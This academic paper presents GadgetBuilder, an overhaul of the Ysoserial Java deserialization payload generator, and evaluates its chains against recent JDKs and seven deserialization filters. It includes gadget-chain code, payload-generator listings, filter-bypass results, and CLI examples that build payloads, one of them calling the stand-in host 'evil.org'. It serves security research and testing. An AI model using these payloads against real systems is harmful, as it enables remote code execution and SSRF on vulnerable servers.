GadgetBuilder: An Overhaul of the Greatest Java Deserialization Exploitation Tool

Bruno Kreyssig[0009−0004−2456−895X], Sabine Houy[0000−0002−7679−0796], Hantang Zhang[0009−0003−6401−4364], Timothée Riom[0000−0001−7486−0538], and Alexandre Bartel[0000−0003−1383−0372]

Umeå University, Sweden {bruno.kreyssig,sabine.houy, hantang.zhang,triom,alexandre.bartel}@cs.umu.se

Abstract. The Serializable API remains one of the most significant liabilities to Java application security. In particular, it brings a substantial share of vulnerabilities related to insecure deserialization entry points and gadget chains to exploit them. The latter can be attributed in large part to the gadget chain payload generator *Ysoserial*. With its undeniable value for penetration testing and research, it is regrettable that this tool received its last update in 2021. Not only does *Ysoserial* lack recent gadget chains, but its rigid architecture makes it hard to reuse or adapt gadgets. Such modifications are, however, crucial to bypass security measures in current Java versions. In this work, we overcome these deficiencies by designing the new payload generator *GadgetBuilder*. Our tool combines 31 main gadget chains in *Ysoserial* with **29** chains from other sources. It splits up the gadget chain construction into three gadget chain fragments. This abstraction increases the effective number of gadget chains to **303**. Further, by using recent gadgets, 17 of the *Ysoserial* gadget chains become viable again for recent Java versions (16 and above). It also increases the attack surface against Java deserialization filters. Thereby, our work facilitates a much-needed update to *Ysoserial* that provides security researchers with a comprehensive overview of deserialization gadget chains.

Keywords: Java · Insecure Deserialization · Gadget Chain · Ysoserial

1 Introduction

Insecure deserialization is one of the OWASP Top 10 [44] most severe software vulnerabilities. If an attacker can control the data provided to deserialization, then they can leverage the deserialization mechanism to execute security-critical functionalities. Specifically, in object-oriented languages like Java, the issue is analogous to object injection vulnerabilities (OIV) [14, 54]. The reconstruction of serialized objects triggers callback methods specific to the underlying class. It enables code-reuse attacks where an attacker constructs an object and its properties such that the callbacks trigger further method calls (i.e., gadgets) to, ultimately, reach a security-sensitive method. This concept is commonly referred to as a deserialization gadget chain.

Ysoserial [18] is the de facto reference for deserialization gadget chains in Java. Since its release in 2015, it has had a vital role in insecure deserialization entry point detection [17,24,26,46], PoC generation [38], and as a benchmark for automated gadget chain discovery [10, 12–15, 29, 30, 32–34, 36, 47, 51, 55]. Specifically, the last can be seen as a driver for PoC generation and entry point detection. Thus, one would assume that *Ysoserial* is continuously updated with newly discovered gadget chains. However, the last gadget chain added to the project was in 2021. Furthermore, *Ysoserial*'s rigid payload object generation makes many of its implemented gadget chains fail on recent Java versions (16 and above) [27, 52] due to Java's strong module encapsulation [11] or removed gadgets [49]. However, these limitations and deserialization gadget filters [48] can be overcome by integrating novel gadget fragments [14].

In this work, we synthesize the plethora of newly detected gadgets into a new gadget chain payload generator – *GadgetBuilder*. It separates the payload construction into three gadget chain fragments, allowing variations of full gadget chains to be created and bypass modern Java security enhancements. Moreover, we design an API to ease contributing and reusing gadget fragments.

We first increase the number of gadget chains to a total of 60 by systematically searching for new gadgets found in research. Then, we determine common execution paths in the beginning and at the end of a gadget chain. This isolates the critical gadgets from interchangeable portions of the chain. We show that through this abstraction, 17 of the original (complete) *Ysoserial* gadget chains can exploit recent Java versions. Moreover, we test the effectiveness of seven open-source Java deserialization filters against *GadgetBuilder*. In all cases, the relative mitigation provided through filters decreases in comparison to *Ysoserial*. Notably, *GadgetBuilder* is able to generate 15 payloads circumventing a filter that thwarts all of *Ysoserial*'s chains. This highlights the importance of having an up-to-date reference for known gadget chains.

Our main contributions are:

1. An abstraction and methodology to generate Java deserialization gadget chain payloads from three gadget chain fragments. These fragments represent the beginning of a gadget chain (trampoline), main gadget chain, and invocation target for sink methods using Java reflection.
2. The tool *GadgetBuilder* as an update and overhaul of *Ysoserial* with 29 new main gadget chains. We open-source *GadgetBuilder* in Section 9.
3. Experimental proof that, using *GadgetBuilder*, 17 gadget chains in *Ysoserial* can be adapted to circumvent Java's strong module encapsulation.
4. Experimental proof that *GadgetBuilder* is more effective at bypassing Java deserialization filters than *Ysoserial*.

2 Background

2.1 Java Deserialization Gadget Chains

The exploitation of insecure deserialization in Java relies on two conditions: (1) an insecure deserialization entry point and (2) the presence of gadgets on the

application's classpath leading to a security-sensitive method. For instance, the insecure deserialization entry point in CVE-2025-24813 [41] is based on *Apache Tomcat*'s internal session handler (see Listing 1). Session files are stored on and loaded from the server in Java's native serialization format. Given an exploitable configuration of a *Tomcat* server, an attacker could execute a `PUT` request to overwrite their own session file with a deserialization payload. Upon loading the session file, the server would reconstruct the payload at line 8 which leads to the deserialization of an arbitrary object.

```
1  class FileStore {
2    public Session load(String id) {
3      File file = file(id);
4      FileInputStream fis = new FileInputStream(
5        file.getAbsolutePath());
6      ObjectInputStream ois = getObjectInputStream(fis);
7      ...
8      ois.readObject();
9  }}
```

```
10 class BadAttributeValueExpException implements Serializable {
11   private Object val;
12
13   private void readObject(ObjectInputStream s) {
14     ObjectInputStream.GetField gf = ois.readFields();
15     Object valObj = gf.get("val", null);
16     val = valObj.toString();
17 }}
```

Listing 1: Insecure deserialization entry point and trigger gadget.

Serializable Java classes may implement custom callback methods, such as `readObject()` (line 13), which are invoked during deserialization. Sometimes, the callbacks themselves suffice to trigger exploitation [45]. However, more often, an attacker constructs the serialized object's properties such that they call further methods (i.e., gadgets), leading to a security-sensitive sink method [18]. Hence, the term gadget chain. For instance, Java's `BadAttributeValueExpException` is a frequently used trigger gadget to invoke `Object.toString()`. With `Object` being the root of Java's class hierarchy, any serializable class's `toString()` method is available as a subsequent gadget.

Consider setting the `val` property (Listing 1, line 11) to an instance of a *JXPath* `VariablePointer` (Listing 2, line 7). Calling `toString()` on `VariablePointer` invokes the `toString()` method in the parent class (line 2), which executes `asPath()` at line 10. The gadget chain ultimately connects to the sink method `URL.openStream()` (line 36) enabling Server Side Request Forgery (SSRF) or an NTLM (New Technology LAN Manager) reflection attack [61].

In order for the gadget chain in Listing 2 to be a liability to a Java application, the app must only include the JXPath dependency on its classpath. This makes gadget chains in dependencies reusable for many applications, independently of any gadgets the app itself may provide [1]. This is what makes *Ysoserial* [18] so effective as a payload generator for known gadget chains in dependencies.

Ysoserial uses a naming convention for gadget chains by the dependency they target. For instance, the chain in Listing 2 would be named *JXPath*. In this work, we follow this convention, referencing gadget chains as they appear either in the *Ysoserial* repository [18][1] or in our own artifact (see Section 9).

[1] Located at `src/main/java/ysoserial/payloads`

```
1  public class NodePointer implements Serializable {
2    public String toString() {
3      return this.asPath();
4    }
5  }
6
7  public class VariablePointer extends NodePointer {
8    private final QName qName;
9    private Variables variables;
10   public String asPath() {
11     StringBuilder buffer = new StringBuilder();
12     if (isCollection())
13       buffer.append(...);
14     return buffer.toString();
15   }
16   public boolean isCollection() {
17     Object value = variables.getVariable(qName.toString());
18     return ValueUtils.isCollection(value);
19   }
20 }
```

```
21 public class ValueUtils {
22   public static boolean isCollection(Object value) {
23     value = getValue(value);
24     return value instanceof Collection;
25   }
26   public static Object getValue(Object object) {
27     while (object instanceof Container)
28       object = ((Container) object).getValue();
29     return object;
30   }
31 }
32 public class DocumentUtils implements Container {
33   private final URL xmlUrl;
34   public Object getValue() {
35     if (document == null) {
36       InputStream stream = xmlUrl.openStream();
37       document = parseXML(stream);
38     }
39     return document;
40   }}
```

Listing 2: JXPath deserialization gadget chain [61].

2.2 Ysoserial

Ysoserial was initially released in 2015 as a proof-of-concept tool alongside Frohoff and Lawrence's talk [31] on Java deserialization gadget chains. At that time, it consisted of four gadget chains for the `commons-collections`, `groovy`, and `spring` dependencies. Open source, providing a rudimentary framework and CLI for creating gadget chain payloads, *Ysoserial* indirectly advertised itself to security researchers to contribute any new gadget chains to the repository. Consequently, *Ysoserial* became the tool of choice for exploiting insecure Java deserialization. It consists of 34 gadget chain payloads[2], which are continuously used to generate PoCs against insecure Java deserialization entry points [23, 41, 59].

Given *Ysoserial*'s integral role in PoC generation, it is surprising that the latest gadget chain added dates back to February 2021. Meanwhile, progressing research on gadget chain detection [10,12–15,29,30,32,34,36,47,51,55] shows that many further gadget chains were discovered since then. Moreover, these works brought forth key concepts around the general architecture of a gadget chain. Notably, Rasheed et al. [47] shaped the notion of trampoline gadgets, which Chen et al. [14] further abstracted into gadget fragments. We now know that gadgets or even sub-gadget-chains are reusable across multiple full gadget chains. To give an example, the *Ysoserial* gadget chains *Clojure* and *CommonsCollections6* both rely on a different gadget fragment leading to `Object.hashCode()` (see Table 1). However, these fragments can be used interchangeably to create two new variations of gadget chains.

This observation has two implications. For one, it raises the question about how novel gadget chain detections should be counted in research. Detecting new paths to the same trampoline gadget clearly has a lesser impact than finding an entirely new gadget chain in a dependency. For instance, the alternate path to the trampoline `Map.get()` found by *Crystallizer* [55] provides limited value if other paths to `Map.get()` in *Ysoserial* work perfectly fine. On

[2] The discrepancy to the 31 main gadget chains mentioned in the abstract is deliberate and explained in Section 3.2.

Clojure	**CommonsCollections6**
`java.util.HashMap.readObject()`	`java.util.HashSet.readObject()`
↪ `java.util.HashMap.hash()`	↪ `java.util.HashMap.put()`
↪ `java.lang.Object.hashCode()`	↪ `java.util.HashMap.hash()`
	↪ `java.lang.Object.hashCode()`

Table 1: Gadget fragments leading to trampoline gadget: `Object.hashCode()`

the other hand, alternate paths can become valuable to circumvent deserialization filters or patches preventing the execution path. This is the case with the `BadAttributeValueExpException` gadget (Listing 1) used in all *Ysoserial* chains requiring the trampoline `Object.toString()`. The class was patched[3] in JDK version 15 due to its induced technical debt in deserialization. Consequently, five *Ysoserial* gadget chains can be mitigated by updating to a more recent version of the JDK [27]. However, using a new path to `Object.toString()`, which was discovered by JDD [14], the *Ysoserial* chains could be updated to bypass the patch. Here, one starts to notice the rigidity of *Ysoserial* as a tool. Indeed, this is one of many problems that have led to *Ysoserial* being outdated:

1. **Gadget Reusability**. As discussed above, the evolution of the JDK or serialization filters may necessitate switching out gadget fragments. *Ysoserial*'s payload generators are constrained to a single path for a full gadget chain.
2. **Exploiting Reflection-based Sink Methods**. 16 (47.06%) of the gadget chains in *Ysoserial* relate to one of the two sink methods: `Method.invoke()` or `Constructor.newInstance()`. Leveraging Java's Reflection API, this allows invoking an arbitrary method or instantiating an arbitrary class, respectively. However, there are some restrictions on the call target depending on the taintable parameters of `Method.invoke()`. For seven gadget chains, the call target needs to be a getter, i.e., a parameter-less method starting with `get`. *Ysoserial* has worked around this restriction by relying on the `TemplatesImpl` gadget to elevate method invocation to arbitrary code execution. Starting with JDK 16, accessing this class via a gadget chain is restricted by Java's strongly encapsulated module system [21,39]. Since all 16 reflection-based gadget chains are strongly coupled with `TemplatesImpl`, almost half of *Ysoserial*'s payloads fail on modern JDK versions.
3. **Build Process**. To provide a single gadget chain specifically for `Jdk7u21`, the build target is set to JDK 6. As evidenced by *Ysoserial*'s issue tracker[4], this makes the build process cumbersome.
4. **Conflicting Dependencies in Gadget Chains**. Different versions of a dependency may contain different gadget chains. This is, e.g., the case with the *Scala* library, which is vulnerable to two chains in versions `2.12.3` - `2.12.7` and to another two chains in versions `2.13.0` - `2.13.8` [27]. Since

[3] github.com/openjdk/jdk/commit/2d93a28447de4fa692a6282a0ba1e7d99c7c068b
[4] Specifically, looking at the open issues 30, 122 and 229.

having both vulnerable dependency versions in a single tool would create a conflict, there should be multiple independent releases to maintain these gadget chains. *Ysoserial* does not take this into account.

5. **Repository Maintenance**. Possibly as a consequence of the aforementioned problems, maintenance efforts on *Ysoserial* have halted. New gadget chains contributed through pull requests, issues, or hidden in the `newgadgets` branch have not been added to the tool for at least four years.

Ten years after its initial release, it is now overdue to address the problems in *Ysoserial*. In the following sections, we detail how we redesign *Ysoserial* to overcome its current limitations, evaluate its capacity for bypassing modern Java security enhancements, and give an outlook on its utility in future research, bug bounty, and security assessment.

3 GadgetBuilder

3.1 Design Decisions

At its core, *GadgetBuilder* simplifies the concept of gadget fragmentation [14, 47] into three reusable components: **Trampolines**, **SinkAdapters**, and **Main Gadget Chain**, depicted in Figure 1. A **trampoline** T is a sub-gadget-chain that connects to a highly polymorphic method call within the Java Class Library (JCL), such as `Object.hashCode()` or `toString()`. Observe that the path to these methods is independent of the **main gadget chain** G. For example, in Figure 1, the payload construction within the trampoline only defines how to assign the `TypedValue` such that its inherited `hashCode()` method is triggered. Similarly, the gadget chain can be decoupled from the execution of a reflection-based sink method, i.e., the **sink adapter** S. A gadget chain need not necessarily consist of all three components. For instance, the *Clojure* gadget chain uses a combination $T + G$, *Ceylon1* $G + S$, or *C3P0* uses only a main gadget chain G.



Fig. 1: Gadget chain construction can be split up into the trampoline gadget T, main gadget chain G and sink adapter for reflective call sites S.

Figure 2 shows the architectural implementation of the three gadget components. By keeping the API in a separate module, we can maintain multiple gadget chain implementation modules to accommodate for conflicting dependencies. During runtime, one can then dynamically retrieve all concrete gadget chain implementations that are available through the `classpath`.



Fig. 2: *GadgetBuilder* core API.

3.2 Overview of Gadget Chains

As a basis, we take the 34 gadget chain payloads in *Ysoserial*. Of those, two are duplicates using a different sink adapter (*Hibernate* and *MyFaces*), and, as outlined in Section 2.2, we leave out the *Jdk7u21* gadget chain because it

aggravates the build process. We further find ten gadget chains in the *new-gadgets* branch of the repository and five gadget chains in pull requests[5].

We also review the publications and repositories to gadget chain detection tools [10, 12–15, 29, 30, 32–34, 36, 47, 51, 55]. The authors of JDD disclose three novel gadget chains and three new paths to the `toString()` trampoline [14]. Tabby [15] and SerDeSniffer [34] each highlight two new gadget chains in the *C3P0* and *Clojure* dependencies, respectively, while HawkGadget [58] showcases an alternate trampoline path to `Map.get()`. Further, we find three gadget chains described in the *BlackHat Europe '19* proceedings [61] targeting the `URL.openStream()` sink method for SSRF or NTLM-reflection attacks. Bechler [8] discloses another gadget chain in the Apache XBean dependency.

When searching the National Vulnerability Database (NVD) for insecure deserialization (the common weakness enumeration CWE-502), the entries mostly relate to insecure deserialization entry points and not gadget chains [27]. An exception to this is CVE-2022-36944 – a gadget chain in the Scala library, which is not part of *Ysoserial*. A keyword search[6] on the bug bounty platform HackerOne and Pentester.land write-ups yields one more full gadget chain [23] and a sink adapter leading to RCE on vulnerable PostgreSQL JDBC driver versions [39].

Table 2 summarizes the gadget chains available to *GadgetBuilder*. Note that we included an additional trampoline gadget for `Comparator.compareTo()` in Java's `ConcurrentSkipListMap` and two sink method adapters: `FileOutputStream.<init>()` (overwrite or create an empty file) and `URL.getContent()` (SSRF or NTLM reflection). While easy to find, these gadgets were not explicitly mentioned by any of the other sources.

Source	Chains	Trampolines	SinkAdapters
Ysoserial [18]	31	8	3
new-gadgets [18]	10	-	-
Pull Requests [18]	5	-	-
Forks [56]	1	-	-
Black Hat [61]	3	-	-
Bechler [8]	1	-	-
GC Detectors [14, 15, 34, 58]	7	8	-
CVE-2022-36944 [40, 60]	1	-	-
BugBounty [39, 59]	1	-	1
Others	-	1	2
Total	60	17	6

Table 2: Overview of gadget chains in *GadgetBuilder*.

[5] *Jython3* and *JythonZeroFile* in pull request 153, *WildFly1* in 177, *MozillaRhino3* in 192, and *Jython4* in 200.

[6] Using `cwe:("Deserialization of Untrusted Data") AND disclosed:true` or `'Java'` and `'Deserialization'`.

Using the principle outlined in Section 3.1, the 60 main gadget chains in Table 2 can be combined with applicable trampolines and sink adapters. Thus, *GadgetBuilder* can construct a total **303** full gadget chains. This number is calculated by multiplying applicable sinks and trampolines per main gadget chain and summing up those values.

4 Experimentation and Evaluation

We evaluate *GadgetBuilder*'s effectiveness in comparison to *Ysoserial* against different versions of the OpenJDK and deserialization filters. Specifically, we aim to answer the following research questions:

RQ1 Can *GadgetBuilder* adapt *Ysoserial*'s gadget chains to bypass Java's strong module encapsulation and security patches [27, 52]?
RQ2 How effective are deserialization filters at preventing the gadget chains in *GadgetBuilder*?

4.1 Setup

To answer both research questions, we create a simple vulnerable application that deserializes an input file through `ObjectInputStream.readObject()`. During execution, the app includes all dependencies providing gadgets for gadget chains within *Ysoserial* and *GadgetBuilder* on its classpath.

For **RQ1**, we download 44 OpenJDK binaries, covering the major release versions from 9 to 24, from the OpenJDK archive [42]. In each run, we use the same JDK version for generating payloads with *Ysoserial* or *GadgetBuilder* as is used for executing the test app (see Section 9). This ensures that deserialization payloads will not fail due to mismatching `serialVersionUID`s. For payload generation, we use the `--add-opens` flag [43] to grant reflective access to internal Java modules. This disables Java's strong module encapsulation, which can hamper the payload construction. However, since this is an unlikely environment option in a vulnerable target application, we do not launch the test app with this flag. These configurations enable a sound payload construction, while testing faithful to real-world conditions.

Answering **RQ2**, requires a set of real-world deserialization filters. We employ the search terms in Listing 3 to find open-source filters. Thereby, the Google search (lines 2-3) emulates how a security operative may find a template filter list, whereas the GitHub search (lines 6-7) aims to find implementations in real-world projects. We restrict our search to projects of the Apache Software Foundation on GitHub because otherwise, search results become polluted with meaningless repositories. Since there is no strict convention for naming filter list files, we instead use common gadget names in GitHub's code search (Listing 3, lines 5 & 6). As a result, we find three standalone deserialization filters [16, 20, 35] and four filters implemented in Apache projects [4–7]. During each experimentation run, the test application is armed with one of these seven filters.

```
# Google
java deserialization blacklist inurl:"github.com"|"bitbucket.org"|"gitlab.com"
java serial filter inurl:"github.com"|"bitbucket.org"|"gitlab.com"
# GitHub
org:apache com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
org:apache org.apache.commons.collections.functors
```

Listing 3: Search terms for finding deserialization filter lists.

4.2 RQ1 - Bypassing Strong Module Encapsulation

Two previous works [27,52] assessed the gadget chains in *Ysoserial* to determine the dependency and JDK version range they can potentially exploit. It showed that 21 gadget chain payloads can be mitigated by using a more recent JDK version. However, these works assume that the original *Ysoserial* chains are used without adaptation to new trampoline paths or sink method adapters. We demonstrate that *GadgetBuilder* adapts gadget chains to circumvent patched paths and strong module encapsulation. That is, for a *Ysoserial* gadget chain payload failing on an OpenJDK version v_i, we test all generated variants from *GadgetBuilder* for v_i and all successor versions v_{i+n}.

The results are shown in Table 3. 12 gadget chains were successfully adapted to exploit all recent OpenJDK versions, from version 16 up, using an alternate sink adapter. By the same token, another five chains (Table 3, second row) benefited from the new trampoline path to `toString()`, and in the case of *MozillaRhino1* and *Vaadin1*, in combination with a different sink adapter. The gadget chains *Spring1* and *Spring2* only work on Oracle JDKs up to version 7. This is because the chain relies on using a specific `InvocationHandler` that could be used to return an arbitrary value from a proxied method call in old JDK versions [7]. This behavior is patched for all OpenJDK versions considered in the experiment, and we could find no alternate `InvocationHandler` to emulate this behavior. Neither can the *Groovy1* gadget chain be ported to newer JDK versions due to an incompatibility of the old Groovy dependency containing the gadgets with JDK versions ≥ 14. The payload crashes the JVM during the gadget's class initialization, before the payload can be executed. During experimentation, *Ysoserial*'s *Clojure1* gadget chain exploited all JDK versions considered. This mismatch to [27] could have occurred due to the previous work not accommodating for this specific chain's behavior of temporarily hanging the app. Since the chain is indeed functional across all JDK versions, we do not include it in Table 3.

Overall, this implies *GadgetBuilder* was able to bring back 17 (*85%*) of 20 *Ysoserial* gadget chains, which were mitigated through the evolution of the JDK. This was achieved by replacing the original `TemplatesImpl` sink gadget with an alternate reflection-based sink method, and/or using a different path to the trampoline `Object.toString()`.

[7] Ref.: Spring's MethodInvokeTypeProvider and Java's AnnotationInvocationHandler

Gadget Chains	OpenJDK Versions *Ysoserial*	*GadgetBuilder*
CommonsBeanutils1, CommonsCollections2, CommonsCollections4, CommonsCollections8, Hibernate1, MozillaRhino2, Ceylon, Click1, JBossInterceptors1, JavassistWeld1, ROME, ROME2	9 - 15	9 - 24
CommonsCollections5, CommonsCollections9, MozillaRhino1, Vaadin1, Atomikos	9 - 14	9 - 24
Spring1, Spring2	-	-
Groovy1	9 - 13	9 - 13

Table 3: Exposure of JDK versions to *Ysoserial* and adapted *GadgetBuilder* gadget chains.

4.3 RQ2 - Bypassing Deserialization Filters

A deserialization filter is effective if calling `ObjectInputStream.readObject()` throws an `InvalidClassException` with the `REJECTED` status [48]. As such, we can validate if an `ObjectInputFilter` blocked the execution of a deserialization gadget chain from the error message. Table 4 shows the results of running the deserialization payloads in *Ysoserial* and *GadgetBuilder* on the respective deserialization filters. The RCE and non-RCE columns show the number of unfiltered gadget chains leading to remote code execution or with a different security impact, respectively. Note that the *Ysoserial* columns exclude the gadget chain *Jdk7u121* since it targets a JDK version older than the one for which `ObjectInputFilter`s were first introduced.

	Ysoserial			**GadgetBuilder**		
	RCE	*non-RCE*	*Blocked*	*RCE*	*non-RCE*	*Blocked*
SerialKiller [35]	2	2	29 (*87.88%*)	35	70	198 (*65.35%*)
NotSoSerial [16]	7	11	15 (*45.45%*)	34	180	89 (*29.37%*)
MogwaiLabs [20]	1	1	31 (*93.94%*)	28	66	209 (*68.98%*)
Apache Ignite [6]	11	11	11 (*33.33%*)	54	185	64 (*21.12%*)
Apache Kafka [7]	7	11	15 (*45.45%*)	34	180	89 (*29.37%*)
Apache Fury [5]	1	1	31 (*93.94%*)	5	47	256 (*84.49%*)
Apache Dubbo [4]	0	0	33 (*100%*)	0	15	288 (*95.05%*)

Table 4: Effectiveness of deserialization filter lists in blocking gadget chains.

With *GadgetBuilder* providing variants of gadget chains using different trampolines or sink method adapters, it is not surprising that the tool outperforms *Ysoserial* in absolute numbers. More interestingly, for all filter lists, the mitigation effectiveness is degrading in relative numbers. This is most drastic with Apache Dubbo, which uses a stringent filter that thwarts all *Ysoserial* gadget chains but contains holes when it comes to some of the more recent chains from *GadgetBuilder*. The 15 gadget chains bypassing Dubbo's filter relate to

seven main gadget chains in five dependencies: *Ceylon*, *Click1*, *HTMLParser*, *Struts2Jasper-Reports*, and *Scala1-3*. However, the filter blocked the *Scala4* gadget chain by disallowing deserialization of `java.lang.Class`.

The results show that all considered filters were targeting *Ysoserial*. With this point of reference no longer being updated, software maintainers are left with the false sense of security that their deserialization filters are complete.

5 Using GadgetBuilder

Deserialization gadget chains are a complicated and highly specific attack vector. As such, the tool should be easy to use as a payload generator without in-depth knowledge of gadget chains. Simultaneously, it should enable specialized security researchers to benefit from reusable components through the API. In the following subsections, we show how *GadgetBuilder*'s command line interface and API streamline payload generation for new gadget chains.

5.1 GadgetBuilder Command Line

By default, *GadgetBuilder* hides the gadget chain construction (see Section 3.1) from users. Thus, simple usage requires only defining the main gadget chain and the payload command (Listing 4, line 2). In this setting, the tool uses a preconfigured trampoline and sink method adapter to generate the payload. If needed, specific implementations can be supplied with the `-t` and `-a` parameters, respectively (line 4). We provide further documentation to the CLI in Section 9.

```
1  java -jar gadgetbuilder.jar -g <chainName> -c <command> -o <outputFile>
2  java -jar gadgetbuilder.jar -g Hibernate1 -c "touch proof.txt" -o payload.bin
3  java -jar gadgetbuilder.jar -g Hibernate1 -c "http://evil.org:8000" -o payload.bin \
4    -t ConcurrentHashMapTrampoline -a URLMethodInvokeAdapter
```

Listing 4: CLI usage examples.

In itself, the CLI is useful for penetration testers and automated security assessment tools. For instance, ObjectMap [26], the BurpSuite deserialization scanner [17], JMET (the Java Message Exploitation Tool) [24], and Metasploit [46] rely on *Ysoserial* payloads to verify insecure deserialization entry points. The *GadgetBuilder* CLI can be used in place to generate the 303 payloads, which cover a substantially larger attack surface than the 34 payloads in *Ysoserial* (see Section 4).

5.2 GadgetBuilder API

Ysoserial's payload generators frequently copy-paste boilerplate code to wire a main gadget chain together with a trampoline and sink adapter. Consider the generator for the *CommonsBeanutils* gadget chain in Listing 5. Only lines 4 and

8 are related to setting up the main gadget chain from `Comparator.compare()` to `Method.invoke()`. The remaining code mostly concerns setting up the path to trigger the `compare()` trampoline (lines 5-7 and 9-12). Moreover, linking the sink adapter is tightly coupled with the payload generator, as at line 8 the `Method.invoke()` call is hardwired to `getOutputProperties()` in *Ysoserial*'s signature `TemplatesImpl` gadget.

```
1  class CommonsBeanutils1 implements ObjectPayload<Object> {
2    public Object getObject(final String command) throws Exception {
3      Object templates = Gadgets.createTemplatesImpl(command);
4      BeanComparator comparator = new BeanComparator(null, String.CASE_INSENSITIVE_ORDER);
5      PriorityQueue<Object> queue = new PriorityQueue<Object>(2, comparator);
6      queue.add(new BigInteger("1"));
7      queue.add(new BigInteger("1"));
8      Reflections.setFieldValue(comparator, "property", "outputProperties");
9      final Object[] queueArray = (Object[]) Reflections.getFieldValue(queue, "queue");
10     queueArray[0] = templates;
11     queueArray[1] = templates;
12     return queue; }}
```

Listing 5: *Ysoserial* payload generator for the CommonsBeanutils [18] gadget chain. Highlighted code sections related to: – main gadget chain, – trampoline, and – sink adapter.

GadgetBuilder introduces a `TrampolineConnector` structure that provides a trampoline generator with all the necessary parameters for its connection to the main gadget chain (see Listing 6, line 7). The actual invocation target of `Method.invoke()` is retrieved from the sink adapter implementation (line 5). Again, this both enables the reusability of gadget fragments and simplifies the definition of new gadget chain payload generators. As we discuss in Section 6, the latter aspect is crucial towards contributing new gadget chains and fuzzing.

```
1  class CommonsBeanutils1 extends
2    MethodInvokeGadgetChain<CompareTrampoline,GetterMethodInvokeAdapter> {
3    protected TrampolineConnector createPayload(String command) throws Exception {
4      BeanComparator comparator = new BeanComparator(
5        this.methodInvokeAdapter.getGetterMethodProperty(), String.CASE_INSENSITIVE_ORDER);
6      Object sink = this.methodInvokeAdapter.getInvocationTarget(command);
7      return new TrampolineConnector(comparator, sink, sink); }}
```

Listing 6: *GadgetBuilder* payload generator for the CommonsBeanutils chain.

The *GadgetBuilder* CLI can access the payload generator in Listing 6 by including it on its classpath. Alternatively, one can equip the main gadget chain with a specific trampoline and sink adapter from code as shown in Listing 7.

```
1  GadgetChain chain = new CommonsBeanutils1(
2    new PriorityQueueCompare(), new TemplatesImplMethodInvokeAdapter());
3  Object payload = chain.build("touch proof.txt");
```

Listing 7: Concretizing a gadget chain implementation to a serializable payload.

6 Discussion

6.1 Maintenance

One of the strong motivations to design a new deserialization gadget chain payload generator is the lack of maintenance of *Ysoserial*. Like *Ysoserial*, we open-source *GadgetBuilder* (Section 9) and rely on the community to contribute new gadget chains upon discovery. Therefore, we need to consider aspects of *GadgetBuilder*'s future maintenance – technically and institutionally.

From a technical standpoint, *GadgetBuilder* drastically improves reusability. Separating the gadget chain constructions into three main fragments enables independent contribution to these components. Crucial new trampoline gadget paths, like the one to `Object.toString()` found by JDD [14], could not have been easily added to *Ysoserial*. It would require rewriting all `toString`-based payload generators to use the new gadget. Conversely, with *GadgetBuilder*, such a contribution requires only a new implementation of the `ToStringTrampoline` interface, which is agnostic of the main gadget chain it is later used with.

Additionally, modularizing the API and gadget chain implementations into separate packages, allows for the rotation of older gadget chains from the main release modules without having to remove the chain itself. In *Ysoserial*, this would lead to package naming conflicts upon addition of gadget chains relying on the same dependency in different versions. Instead, we plan multiple releases containing the main *GadgetBuilder* chain package alongside legacy modules containing the payload generators for older gadget chains.

While *Ysoserial* is mostly maintained by a single person, *GadgetBuilder* will be maintained by a university research group. This change increases the likelihood of long-term project maintenance. It is quite common for new members to pick up the previous work (see, e.g., AndroZoo [2, 3] or Soot [25, 57]) or for other research institutions to critically assess tools that become deprecated (e.g., Magma [22, 50]). Through numerous publications [10, 12–15, 27–30, 32, 34, 36, 47, 52, 55], *Ysoserial* has been utilized by the research community without being questioned. This work elevates *Ysoserial* to an ongoing research endeavor.

6.2 Opportunities

As demonstrated in Section 4, through the gadget fragmentation approach and adding new gadgets (chains), *GadgetBuilder* increases the area of exposure to be assessed in insecure Java deserialization. This has a direct impact on **security assessment** and **mitigation efforts**. Specifically, our efforts ensure deserialization filters remain a viable strategy to mitigate gadget chains at a low cost.

